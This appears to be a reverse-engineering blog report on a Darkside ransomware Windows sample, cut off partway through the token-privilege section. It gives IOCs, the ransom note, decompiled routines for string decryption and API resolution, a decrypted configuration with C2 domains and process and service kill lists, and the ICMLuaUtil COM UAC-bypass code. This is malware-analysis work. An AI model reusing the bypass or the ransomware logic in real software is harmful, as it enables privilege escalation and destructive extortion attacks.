

Darkside Ransomware

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[Reverse Engineering](#) · 06 May 2021

Overview

This is my report for one of the latest Windows samples of **Darkside Ransomware v1.8.6.2!**

Since there is not a lot of in-depth analysis on **Darkside** out there, I decided to just write one myself.

Darkside uses **aPLib** algorithm to compress its configuration and a hybrid-cryptography scheme of custom **RSA-1024** and **Salsa20** to encrypt files and protect its keys.

Despite using code obfuscation and sophisticated techniques for privilege escalation and encryption, the ransomware is slower in encryption speed compared to others such as **Babuk** or **Conti** due to its recursive file traversal.




Figure 1: Darkside Ransomware leak site.

IOCS

This particular sample that I used for my analysis is a 32-bit .exe file.

There are a Linux version that is more enjoyable to analyze but I'm too lazy to cover both...

MD5: 9d418ecc0f3bf45029263b0944236884

SHA256: 151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5

Sample:

https://bazaar.abuse.ch/sample/151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5/

The screenshot shows the VirusTotal analysis interface. At the top, a red circle indicates a score of 63 out of 70. A red banner states "63 security vendors flagged this file as malicious". The file name is "troj_generic_151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5.exe" with a size of 59.00 KB and a date of 2021-05-03 16:18:29 UTC. Below this, several detection engines are listed, including "calls-wmi", "checks-network-adapters", "detect-debug-environment", "direct-cpu-clock-access", "peexe", and "runtime-modules". The "DETECTION" tab is active, showing a list of "Basic Properties" such as MD5, SHA-1, SHA-256, Vhash, Authentihash, Imphash, SSDEEP, TLSH, File type (Win32 EXE), Magic (PE32 executable for MS Windows (GUI) Intel 80386 32-bit), and various TrID results.

Figure 2: VirusTotal information.

Ransom Note

The ransom note is encrypted and stored inside the aPLib-compressed configuration.

The GUID checksum is generated and appended to the end of each ransom note file name.

```
README.0b4dc49f.TXT - Notepad
File Edit Format View Help
----- [ Welcome to DarkSide ] ----->

What happend?
-----
Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data.
But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network.
Follow our instructions below and you will recover all your data.

What guarantees?
-----
We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests.
All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems.
We guarantee to decrypt one file for free. Go to the site and contact us.

How to get access on website?
-----
Using a TOR browser:
1) Download and install TOR browser from this site: https://torproject.org/
2) Open our website: http://darksidfqzcuhtk2.onion/CZEX8E0GR0A04ASUCJ1E1K8240KJA1G24B883G0P84LJTTE7W8EC86J8E7N8XLMRT

When you open our website, put the following data in the input form:
Key:
0kZdK3HQhsAkUtvR141Qk0dpJvzcwnCrBjjgg5U4zfuWeTnZR5Ssjd3QLHpmbjxjo7uWzKbt8qPVuYN38TsDPI3bemdSI40ksemIzuI50hIHZsI9cnc3Wpd70UT72FP9MyAUzR586yMsI2Ygr19in0Bf4EkG0pmB0LyRG1T788foGJQ

!!! DANGER !!!
DO NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE them.
!!! DANGER !!!
```

Figure 3: Darkside ransom note.

Static Code Analysis

Generate KEY_BUFFER

Upon execution, Darkside generates a global 256-byte buffer. This buffer is significant since it is used to resolve APIs and decrypt encrypted strings/buffers in memory.

Let us call this buffer **KEY_BUFFER**. This buffer is generated using two hard-coded 16-byte keys in memory.

```
.data:0024D4CD key1          dd 3557DA65h          ; DATA XREF: resol
.data:0024D4CD             dd 0C7239C81h        ; basically_main+3
.data:0024D4D1             dd 0C842099Dh
.data:0024D4D5             dd 7C0087F5h
.data:0024D4D9             dd 15945FD8h        ; DATA XREF: basic
.data:0024D4DD ; char key2[]
.data:0024D4DD key2          dd 26E5B0DDh        ; FFD27E8B↓o
.data:0024D4E1             dd 0C06E1498h
.data:0024D4E5             dd 0F16C9E45h
```

Figure 4: 16-byte keys used to generate **KEY_BUFFER**

Here is the function to generate **KEY_BUFFER**.

It first has a loop to write the 4 DWORDs from **key1** into **KEY_BUFFER** and subtract 0x10101010 from each DWORD each time. Then, it has another loop to add bytes in **key2** to bytes in **KEY_BUFFER** and swap them around.

```
edx1 = key1;
ebx1 = key1[1];
edi1 = key1[2];
eax1 = key1[3];
do
{
  *(_DWORD *)&KEY_BUFFER[ecx1 + 12] = edx1;
  *(_DWORD *)&KEY_BUFFER[ecx1 + 8] = eax1;
  *(_DWORD *)&KEY_BUFFER[ecx1 + 4] = ebx1;
  *(_DWORD *)&KEY_BUFFER[ecx1] = edi1;
  edx1 -= 0x10101010;
  eax1 -= 0x10101010;
  ebx1 -= 0x10101010;
  edi1 -= 0x10101010;
  ecx1 -= 16;
}
while ( ecx1 >= 0 );
edx3 = 0;
ecx3 = 0;
ebx3 = 0;
do
{
  while ( 1 )
  {
    LOBYTE(result) = KEY_BUFFER[ecx3];
    LOBYTE(edx3) = result + key2[ebx3] + edx3;
    HIBYTE(result) = KEY_BUFFER[edx3];
    ++ebx3;
    KEY_BUFFER[edx3] = result;
    KEY_BUFFER[ecx3] = HIBYTE(result);
    if ( ebx3 >= length )
      break;
    LOBYTE(ecx3) = ecx3 + 1;
    if ( !(_BYTE)ecx3 )
      return result;
  }
}
```

Figure 5: **KEY_BUFFER** generation algorithm.

I didn't bother to understand this fully because it's just a simple algorithm to generate a buffer. You can find my IDAPython implementation to automatically generate it [here](#).

Buffer Decryption Algorithm.

All strings and data buffers are encrypted in memory throughout the malware. Before using them, Darkside will allocate a heap buffer, decrypt the target data, and write it in before using it.

The decryption consists of a simple loop with byte swappings and a single XOR operation, which uses the data from the generated **KEY_BUFFER**.

```
char __stdcall decrypt_buff(int encrypted_string, char length)
{
    int v2; // edx
    int v4; // ebx
    _BYTE *curr_encrypted_string; // edi
    int v6; // eax
    char v7; // ch
    char result; // al

    BUFFER_OFFSET_COUNTER = 0;
    BUFFER1_COUNTER = 0;
    qmemcpy(BUFFER1, KEY_BUFFER, sizeof(BUFFER1)); // copy KEY_BUFFER to a temp buffer
    v2 = 0;
    v4 = 0;
    curr_encrypted_string = (_BYTE *)(encrypted_string - 1);
    v6 = 0;
    do
    {
        LOBYTE(v4) = BUFFER1_OFFSET_1[v2] + v4;
        LOBYTE(v6) = BUFFER1_OFFSET_1[v2];
        v7 = BUFFER1[v4];
        BUFFER1[v4] = v6; // byte swapping
        BUFFER1_OFFSET_1[v2] = v7;
        LOBYTE(v6) = v7 + v6;
        ++curr_encrypted_string;
        result = BUFFER1[v6];
        LOBYTE(v2) = v2 + 1;
        *curr_encrypted_string ^= result; // XOR the result byte with the encrypted string's byte
        --length;
    }
    while ( length );
    BUFFER_OFFSET_COUNTER = v2;
    BUFFER1_COUNTER = v4;
    return result;
}
```

Figure 6: Darkside's data decryption algorithm.

This function, however, is only designed to decrypt at most 255 bytes because the size of the length parameter is just 1 byte.

To support bigger buffers, Darkside dedicates a wrapper function that calls **decrypt_buff()** for *buffer_length / 255* times with the length parameter of 255.

In case where the buffer length is not evenly divided by 255, the malware performs a modulus operation of *buffer_length % 255* and uses it as the length parameter for **decrypt_buff()** to decrypt the rest of the bytes.

```

char __stdcall decrypt_large_buffer(int string, unsigned int length)
{
    unsigned int v3; // eax
    unsigned int v4; // edx
    unsigned int v5; // ebx

    v3 = length / 0xFF;
    v4 = length % 0xFF;
    if ( length / 0xFF )
    {
        v5 = length / 0xFF;
        do
        {
            LOBYTE(v3) = decrypt_buff(string, 255);
            string += 255;
            --v5;
        }
        while ( v5 );
    }
    if ( v4 )
        LOBYTE(v3) = decrypt_buff(string, v4);
    return v3;
}

```

Figure 7: Darkside’s large data decryption algorithm.

Dynamic API Resolve

The dynamic API resolve function repeats the following operations.

First, it uses the **decrypt_large_buffer()** function to decrypt a library table in memory.

This table is divided into blobs with different sizes. The size of each blob is the 4-byte value that comes before it.




Figure 8: Encrypted blob layout for all encrypted buffer in memory.

In this table, each blob's data is the encrypted version of a string, and this string can either be a DLL name or an API name.

The table is laid out in such a way that a blob with a DLL name comes first, and blobs with API names exported from that particular DLL come after.

If we perform the decryption on the entire table and eliminate the bytes representing the blobs' size, we will get this.




Figure 9: Decrypted library table layout

After decrypting a DLL name, it then calls **LoadLibraryA** to load that library and begin importing the address into an API array in memory. The malware also wipes each decrypted string from memory whenever it finishes using it.

This operation is repeated until it has gone through all libraries in the table.

```
decrypt_large_buffer((int)ENCRYPTED_LIB_TABLE, *(_DWORD *)&ENCRYPTED_LIB_TABLE[-4]);  
v0 = LoadLibraryA(ENCRYPTED_LIB_TABLE);  
clear_string(ENCRYPTED_LIB_TABLE, *(_DWORD *)&ENCRYPTED_LIB_TABLE[-4]);  
v1 = &ENCRYPTED_LIB_TABLE[*(_DWORD *)&ENCRYPTED_LIB_TABLE[-4]];  
import_lib_APIS(v0, (FARPROC *)&mw_wcsicmp, v1);
```

Figure 10: Dynamically importing APIs from the table.

The function to import the APIs for each library executes a loop that decrypts an API's name, calls **GetProcAddress**, and writes each API's address into the array every time.

```
int __usercall import_lib_APIs@<eax>(HMODULE hLib@<ebx>, FARPROC *API_ARRAY@<edi>, CHAR *a3@<esi>)
{
    CHAR *API_BLOB; // esi
    int result; // eax
    int v5; // ecx

    do
    {
        API_BLOB = a3 + 4;
        decrypt_large_buffer((int)API_BLOB, *((_DWORD *)API_BLOB - 1)); // decrypt API name
        *API_ARRAY++ = GetProcAddress(hLib, API_BLOB); // get and store API's address
        clear_string(API_BLOB, *((_DWORD *)API_BLOB - 1));
        result = *((_DWORD *)API_BLOB - 1);
        a3 = &API_BLOB[result];
    }
    while ( v5 != 1 );
    return result;
}
```

Figure 11: Function to import APIs from a library.

As we can see, the API array is built in a sequential order from the first to the last API blob, and it is simple to write a script to decrypt all APIs names and write to the API array accordingly to automatically resolve all APIs.

You can view my IDAPython script to automatically import them into IDA [here](#).

After running the script, the table will look like this, which makes static analysis much simpler.




Figure 12: Before and after importing APIs.

Configuration Resolve

The encrypted configuration is stored in memory and ends with the DWORD **0xDEADBEEF**. Because calling **decrypt_large_buffer()** requires knowing the encrypted buffer size, this DWORD is necessary to iteratively find the configuration size.




Figure 13: Configuration decryption.

After calling `decrypt_large_buffer()`, the decrypted configuration has this specific layout.

- Offset 0x0 - 0x7F: RSA-1024 exponent
- Offset 0x80 - 0x103: RSA-1024 modulus
- The rest: aPLib-compressed configuration.

Using the constants in comparison operations throughout the algorithm, it is quite simple to spot that **Darkside** decompresses using the **aPLib** algorithm.

```

{
    dl41 = *a1++;
    tt41 = cf40 + dl41;
    cf40 = __CFADD__(cf40, dl41) | __CFADD__(dl41, cf40 + dl41);
    dl1 = dl41 + tt41;
}
while ( cf40 );
ecx43 = (eax37 < 0x80) + (eax37 < 0x80) + ecx37 - ((eax37 < 0x7D00) - 1) - ((eax37 < 0x500) - 1);
qmemcpy(edi1, &edi1[-eax37], ecx43);
edi1 += ecx43;
}
else
{
    ecx30 = 1;
    do
    {
        cf31 = __CFADD__(dl1, dl1);
        dl31 = 2 * dl1;
        if ( !dl31 )
        {
            dl32 = *a1++;
        }
    }
}
    
```

Figure 14: **aPLib** decompress constants.

Since **aPLib** libraries are wildly available, I just grabbed a Python implementation on Github to decompress and parse the configuration into a JSON file. You can get my script to generate this JSON file [here](#).

Below is the full configuration of this sample in JSON format.

```

{
  "VICTIM_ID": "[0x30, 0x36, 0x30, 0x31, 0x30, 0x38, 0x65, 0x66, 0x62, 0x35, 0x31, 0x30, 0x63, 0x39, 0x38, 0x0,
  "ENCRYPTION_MODE": "Full",
  "AVOID_PROCESS_FLAG": true,
  "ENCRYPT_ALL_DRIVES_FLAG": true,
  "ENCRYPT_NET_SHARED_RESOURCE_FLAG": true,
  "CHECK_RUSSIAN_COMP_FLAG": true,
  "DELETE_SHADOW_COPIES_FLAG": true,
  "WIPE_RECYCLE_BIN_FLAG": true,
  "SELF_DELETE_FLAG": true,
  "UAC_ELEVATION_FLAG": true,
  "AdjustTokenPrivileges_FLAG": true,
  "LOGGING_FLAG": false,
  "DIRECTORY_TO_AVOID_FLAG": true,
  "FILE_TO_AVOID_FLAG": true,
  "FILE_EXTENSION_FLAG": true,
  "DIR_TO_REMOVE_FLAG": true,
  "SQL_SQL_LITE_FLAG": true,
  "PROCESS_TO_KILL_FLAG": true,
  "SERVICE_TO_KILL_FLAG": true,
  "THREAT_WALLPAPER_FLAG": true,
  "RANSOM_NOTE_FLAG": true,
  "CHANGE_ICON_FLAG": true,
  "BUILD_MUTEX_FLAG": true,
  "THREAD_OBJECT_FLAG": false,
  "C2_URL_FLAG": true,
  "DIRECTORY_TO_AVOID": "$recycle.bin, config.msi, $windows.~bt, $windows.~ws, windows, appdata, application dat
  "FILE_TO_AVOID": "autorun.inf, boot.ini, bootfont.bin, bootsect.bak, desktop.ini, iconcache.db, ntldr, ntuser.
  "FILE_EXTENSION_TO_AVOID": "386, adv, ani, bat, bin, cab, cmd, com, cpl, cur, deskthemepack, diagcab, diagcfg,
  "DIR_TO_REMOVE": "backup",
  "SQL_STRING": "sql, sqlite",
  "PROCESS_TO_AVOID": "vmcompute.exe, vmms.exe, vmwp.exe, svchost.exe, TeamViewer.exe, explorer.exe",
  "PROCESS_TO_KILL": "sql, oracle, ccssd, dbsnmp, syncntime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, c
  "SERVICE_TO_KILL": "vss, sql, svc$, memtas, mepocs, sophos, veeam, backup, GxVss, GxBlr, GxFWD, GxCVD, GxCIMgr
  "C2_URL": "securebestapp20.com, temisleyes.com",
  "THREAT_STRING": "All of your files are encrypted! \r\n \r\n Find %s and Follow Instructions!",
  "RANSOM_NOTE": "----- [ Welcome to DarkSide ] -----> \r\n \r\n What happend? \r\n -----
}

```

Privilege Escalation

After exporting the configuration, the malware then checks if it has admin privileges by calling **IsUserAnAdmin**. If the user is not an admin, it performs a check on the user's token information to verify if their token has the first subauthority value of *SECURITY_BUILTIN_DOMAIN_RID* and the second subauthority value of *DOMAIN_ALIAS_RID_ADMINS*.

```

if ( mw_OpenProcessToken(0xFFFFFFFF, 8, &TokenHandle) )
{
    mw_GetTokenInformation(TokenHandle, TokenGroups, &TokenInformation, 4, &ReturnLength);
    TokenInformation = (TOKEN_GROUPS *)mw_RtlAllocateHeap(PEB_SubSystemData, 8, ReturnLength);
    if ( mw_GetTokenInformation(TokenHandle, 2, TokenInformation, ReturnLength, &ReturnLength) )
    {
        Groups = TokenInformation->Groups;
        GroupCount = TokenInformation->GroupCount;
        while ( 1 )
        {
            SID = (DWORD *)Groups->Sid;           // A first subauthority value of 32 (SECURITY_BUILTIN_DOMAIN_RID)
            v4 = &Groups->Attributes;
            if ( SID[2] == 32 && SID[3] == 544 )    // A second subauthority value of 544 (DOMAIN_ALIAS_RID_ADMINS)
                break;
            Groups = (SID_AND_ATTRIBUTES *) (v4 + 1);
            if ( !--GroupCount )
                goto LABEL_8;
        }
        result = 1;
    }
}
|
LABEL_8:
if ( TokenInformation )
    mw_RtlFreeHeap(PEB_SubSystemData, 0, TokenInformation);
if ( TokenHandle )
    mw_CloseHandle(TokenHandle);
return result;

```

Figure 15: Function to check token's privileges.

This check is necessary for the next step, where **Darkside** performs UAC elevation to relaunch itself with higher privileges. This is an old elevation trick to perform UAC bypass via **ICMLuaUtil** Elevated COM Interface. Microsoft has great documentation for this [here](#).

The bypass is only performed if the **UAC_ELEVATION_FLAG** in the configuration is set to 1.

```

unsigned int __stdcall w_CoCreateInstanceAsAdmin(int CMLuaUtil, int a2, int a3, int a4)
{
    BIND_OPTS3 v5; // [esp+4h] [ebp-22Ch] BYREF
    _OWORD v6[32]; // [esp+28h] [ebp-208h] BYREF

    clear_string(v6, 0x208u);
    decrypt_large_buffer((int)&string, *(&string - 1)); // Elevation:Administrator!new:
    mw_wcscpy(v6, &string);
    clear_string(&string, *(&string - 1));
    decrypt_large_buffer((int)&dword_24B09E, *(&dword_24B09E - 1)); // {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
    mw_wscat(v6, &dword_24B09E);
    clear_string(&dword_24B09E, *(&dword_24B09E - 1));
    clear_string(&v5, 0x24u);
    v5.cbStruct = 36;
    v5.dwClassContext = 4;
    decrypt_large_buffer((int)&xIID_ICMLuaUtil, *((_DWORD *)&xIID_ICMLuaUtil - 1));
    mw_CoGetObject(v6, &v5, &xIID_ICMLuaUtil, CMLuaUtil); |
    return clear_string(&xIID_ICMLuaUtil, *((_DWORD *)&xIID_ICMLuaUtil - 1));
}

```

Figure 16: CoCreateInstanceAsAdmin implementation.

This function executes **CoGetObject** with the object name being **Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}**.

By checking with **Registry Editor**, we can see that this CLSID belongs to **cmstplua.dll** in system32, and **CoGetObject** will retrieve an **ICMLuaUtil** interface with an administrator's credentials.

Name	Type	Data
(Default)	REG_SZ	CMSTPLUA
Appld	REG_SZ	{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
LocalizedString	REG_EXPAND_SZ	@%SystemRoot%\system32\cmstplua.dll,-100

Figure 17: Registry Editor result for {3E5FC7F9-9A51-4367-9063-A120244FBEC7}.

Using this interface, **Darkside** calls the interface’s **ShellExec** function to execute the malware again with the updated privileges.

```
w_CoCreateInstanceAsAdmin((int)&pfo, 0, v8, savedregs);
if ( pfo )
{
    v1 = mw_GetCommandLineW();
    v2 = mw_CommandLineToArgvW(v1, &v8);
    malware_exe_path = (_DWORD *)v2;
    if ( v8 == 1 )
    {
        param = 0;
    }
    else
    {
        v5 = mw_wcsstr(v1, *(_DWORD *)v2 + 4);
        param = v5;
        if ( *(_DWORD *)v5 - 2 != 32 )
            param = v5 - 2;
    }
    v6 = pfo->QueryInterface;
    pfo = 0;
    if ( !(*(int (__cdecl **)(_DWORD, _DWORD, int, _DWORD, _DWORD))(v6 + 0x24))(0, *malware_exe_path, param, 0, 0) )//
        // ShellExec(malware_exe_path, param, 0,0)
        (*(void (__cdecl **)(ICMLuaUtil *))(pfo->QueryInterface + 8))(pfo); // Release
    mw_RtlFreeHeap(PEB_SubSystemData, 0, malware_exe_path);
}
result = mw_CoUninitialize();
```

Figure 18: Elevated **ShellExec** call to relaunch the ransomware.

Adjust Token Privileges

If the **AdjustTokenPrivileges_FLAG** is set to 1 in the configuration, **Darkside** will get the current process’s token through **OpenProcessToken** and change the privilege to **SE_PRIVILEGE_ENABLED** to enable the token’s privilege.

```

result = mw_OpenProcessToken(-1, 40, &TokenHandle);
if ( result )
{
mw_GetTokenInformation(TokenHandle, TokenPrivileges, &TokenInformation, 4, &v3);
TokenInformation = (TOKEN_PRIVILEGES *)mw_RtlAllocateHeap(PEB_SubSystemData, 8, v3);
result = mw_GetTokenInformation(TokenHandle, TokenPrivileges, TokenInformation, v3, &v3);
if ( result )
{
priviledge = TokenInformation->Privileges;
v2 = TokenInformation->PrivilegeCount;
